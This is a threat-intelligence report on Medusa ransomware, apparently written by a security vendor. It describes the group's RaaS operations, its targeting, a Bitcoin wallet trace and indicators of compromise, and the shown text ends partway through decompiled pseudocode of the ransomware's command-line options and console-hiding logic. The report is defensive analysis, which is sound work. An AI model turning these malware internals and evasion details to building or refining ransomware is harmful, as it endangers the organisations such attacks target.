

Stone Gaze: In-Depth Analysis of Medusa Ransomware

Authored By: Threat Research Team

Report Date: 22.07.2024

Report Number: BD2024072201

Contents

1 Executive Summary	3
2 Introduction	5
3 Operational Model	8
4 Cryptocurrency Analysis	12
5 Technical Analysis	14
5.1 Scope	14
5.2 Parameters and Usage	15
5.3 Resolving Strings	22
5.4 Retrieval of Firmware Table Information	24
5.5 Stopping Services and Processes	26
5.6 File Encryption	28
5.7 The Ransom Note	33
6 YARA	34
7 MITRE ATT&CK Threat Matrix	35
8 Mitigation Strategies	36
9 Conclusion	36
10 Indicators of Compromise (IOCs)	37

History

Version	Date	Author(s)	Description
1.0	08.07.2024	Gökhan FIRAT	Initial Analysis Draft
2.0	22.07.2024	Düzgün KÜÇÜK, Gökhan FIRAT	TLP:CLEAR Completed

1 Executive Summary

This report presents a comprehensive technical analysis of Medusa Ransomware, which has increasingly targeted victims worldwide. Medusa Ransomware can encrypt files on infected systems and demand a ransom payment from the victim in exchange for decryption. Various techniques have been employed to evade detection and ensure successful distribution.

Medusa Ransomware spreads primarily through phishing emails with malicious attachments or links. It also exploits vulnerabilities in outdated software for initial system access. The ransomware employs AES-256 and RSA-2048 encryption algorithms, known as a hybrid architecture, to securely encrypt files. This dual encryption method ensures that the files are inaccessible without the decryption key, which is held by the attacker.

Medusa employs techniques such as code obfuscation and disabling antivirus software to bypass security measures. It also checks for virtual analysis environments to avoid being analyzed.

After successful encryption, Medusa Ransomware displays a ransom note to the victim, containing payment instructions and a deadline. The note typically includes a unique identifier for the victim and a contact email address or a link to a Tor-based payment site. Payments are usually demanded in cryptocurrency, making transactions difficult to trace.

The repercussions of Medusa Ransomware on targeted organizations are grave. They can lead to significant downtime, loss of critical data, and potential reputational damage. The recovery costs can be exorbitant, depending on the organization and the extent of data compromised. Even if the ransom is paid, there's no guarantee of full data recovery.



2 Introduction

The Medusa ransomware group has been operating intensively since 2021. The Medusa ransomware group stands out from other ransomware actors by targeting educational institutions, among other types of organizations. The Medusa ransomware group has attacked a wide range of organizations globally, including educational institutions, healthcare providers, and government agencies.

The Medusa group uses the Ransomware-as-a-Service (RaaS) model and its members are thought to speak Russian.

Medusa ransomware appends the extension ".MEDUSA" to the encrypted file names and creates a ransom note in each folder called "!!!!READ_ME_MEDUSA!!!!.txt" containing information about what happened to the victim's files.

The data of victims attacked by Medusa ransomware is published in 3 places: a Telegram channel called "information support" and 2 websites (one with the extension ".onion").

Figure 1, Figure 2 and Figure 3 show the sites and Telegram channel where the Medusa ransomware group shared its victims' data.




Figure 1: Medusa's Onion page




Figure 2: Website where data leaked by Medusa is shared




Figure 3: "information support" Telegram channel




Figure 4: A data leak post on the "information support" Telegram channel

The Medusa group's page with the onion extension includes the address of the Bitcoin wallet where the ransom will be paid and a Tox address to contact.

Tox is a peer-to-peer instant messaging and video calling protocol that offers end-to-end encryption.




Figure 5: Medusa Blog victim page.

3 Operational Model

The Medusa group sometimes attacks their targets through their own methods and sometimes through initial access brokers.

The Medusa ransomware group gains initial access to victims' networks by actively exploiting **CVE-2023-48788**, an SQL injection vulnerability in FortiClient Enterprise Management Servers, and **CVE-2023-4966**, a critical vulnerability in Citrix ADC cloud servers that allows unauthenticated attackers to exfiltrate session tokens.

The Medusa group conducts business with initial access brokers on various dark web forums.

Some forum posts associated with accounts identified as belonging to the Medusa group are shown in Figures 6-8.




Figure 6: Advertisement for initial access posted by the Medusa group




Figure 7: Advertisement for initial access posted by the Medusa group




Figure 8: Partnership advertisement posted by the Medusa group

While working with initial access brokers, Medusa only purchases accesses in six countries. These countries are:

- United States
- Australia
- Italy
- Canada
- United Kingdom
- Germany

Medusa and its affiliates do not attack **CIS countries**. These countries are:

- Armenia
- Kazakhstan
- Russia
- Azerbaijan
- Kyrgyzstan
- Tajikistan
- Belarus
- Moldova
- Uzbekistan



Figure 9: CIS Countries

From the second quarter of 2024, for security reasons, Medusa requires candidates for affiliate agreements to maintain a deposit of at least **0.5 BTC** in their forum accounts.




Figure 10: Requirement set by Medusa for affiliate candidates

The Medusa group uses TOX and E-Mail for communication. Our research has found that Medusa periodically changes its TOX and E-Mail addresses. For example, when examining the creation dates of the E-Mail addresses "**mds.svt.mir2@protonmail[.]com**" and "**medusa.serviceteam@protonmail[.]com**" used by Medusa, **we found a one-month interval between them.**

```
gpgmedusaserviceteam@protonmail.com <gpgmedusaserviceteam@protonmail.c  
EDDSA key B9E9F631B0EE200F, created: 2024-06-17
```

Figure 11: Creation date of the E-Mail address "medusa.serviceteam@protonmail[.]com"

```
gpgmdssvtmir2@protonmail.com <gpgmdssvtmir2@protonmail.com>  
EDDSA key 3261DD97674FF435, created: 2024-05-17
```

Figure 12: Creation date of the E-Mail address "mds.svt.mir2@protonmail[.]com"

4 Cryptocurrency Analysis

This section contains the analysis and findings of Bitcoin wallets belonging to the Medusa ransomware group.

As a result of our intelligence work, we identified Bitcoin wallets belonging to the Medusa group. When we followed Medusa's Bitcoin wallet movements, we identified more than 1400 Bitcoin wallets that we associated with the Medusa group.

The wallets found as a result of the analysis and the relationship between these wallets are shown in Figure 13.




Figure 13: Discovered wallets and the relationship between them

Analyst Note

Threat actors use too many wallet addresses to avoid being tracked. Threat actors often transfer small amounts of assets to these wallets in order to mark these newly opened wallets. This method is mostly used by threat actors using “core wallet”.

Most Bitcoin wallets examined in this report were found to have been used between the second and third quarters of 2023, and after all BTC was withdrawn from them, they did not sign any more transactions. This indicates that the Medusa group used cryptocurrency wallets periodically, and when their time expired or enough transactions were made, they no longer used them.

A closer look at Figure 13 reveals that some wallets perform transfers according to a specific pattern. This pattern occurred in large numbers during transfers to centralized exchanges.




Figure 14: The pattern formed during transfers.

5 Technical Analysis

Medusa Ransomware uses command-line arguments to control and decide which operations to perform on the target system. Below are the command-line arguments defined for use by Medusa Ransomware and their corresponding usage information.

5.1 Scope

Filename	Medusa.bin
Filetype	Win32 EXE
Written Language	C/C++
MD5	84b88ac81e4872ff3bf15c72f431d101
SHA1	0823d067541de16325e5454a91b57262365a0705
SHA256	4d4df87cf8d8551d836f67fbde4337863bac3ff6b5cb324675054ea023b12ab6
First Seen / Detection Date	2023.08.18
Initial Infection Vector	Phishing Emails, Vulnerabilities

Table 1: Sample fingerprints

5.2 Parameters and Usage

```
switch ( v9 )
{
    case 'V':
        version_info = 1;
        break;
    case 'd':
        self_deletion = 1;
        break;
    case 'f':
        exclude_systemfolder = 1;
        break;
    case 'i':
        encryption_path = v11;
        break;
    case 'k':
        keyfile_path = v11;
        break;
    case 'n':
        use_networkdrive = 1;
        break;
    case 'p':
        dont_use_preprocess = 0;
        break;
    case 's':
        exclude_systemdrive = 1;
        break;
    case 't':
        note_path_specified = v11;
        break;
    case 'v':
        show_window = 1;
        break;
    case 'w':
        run_powershell = v11;
        break;
    default:
        continue;
}
```

Figure 15: Medusa command-line arguments

1. -v

Medusa Locker creates a command-line window during runtime to display information about the process's progress. This parameter hides the created command-line window to avoid drawing the user's attention.

```
if ( !show_window )
{
    ConsoleWindow = GetConsoleWindow();
    ShowWindow(ConsoleWindow, 0);
}
```

Figure 16: Hiding console window

The displayed information includes details on how the configuration data is set based on the given parameters, the malware's current operational stage, a list of terminated processes and services, and the encrypted files.

```

if ( use_networkdrive )
    mw_WriteInfoToConsoleWindow((int)":use networkdrive\n");
if ( exclude_systemdrive )
    mw_WriteInfoToConsoleWindow((int)":exclude systemdrive\n");
if ( self_deletion )
    mw_WriteInfoToConsoleWindow((int)":do not delete itself\n");
if ( exclude_systemfolder )
    mw_WriteInfoToConsoleWindow((int)":exclude systemfolder\n");
if ( !dont_use_preprocess )
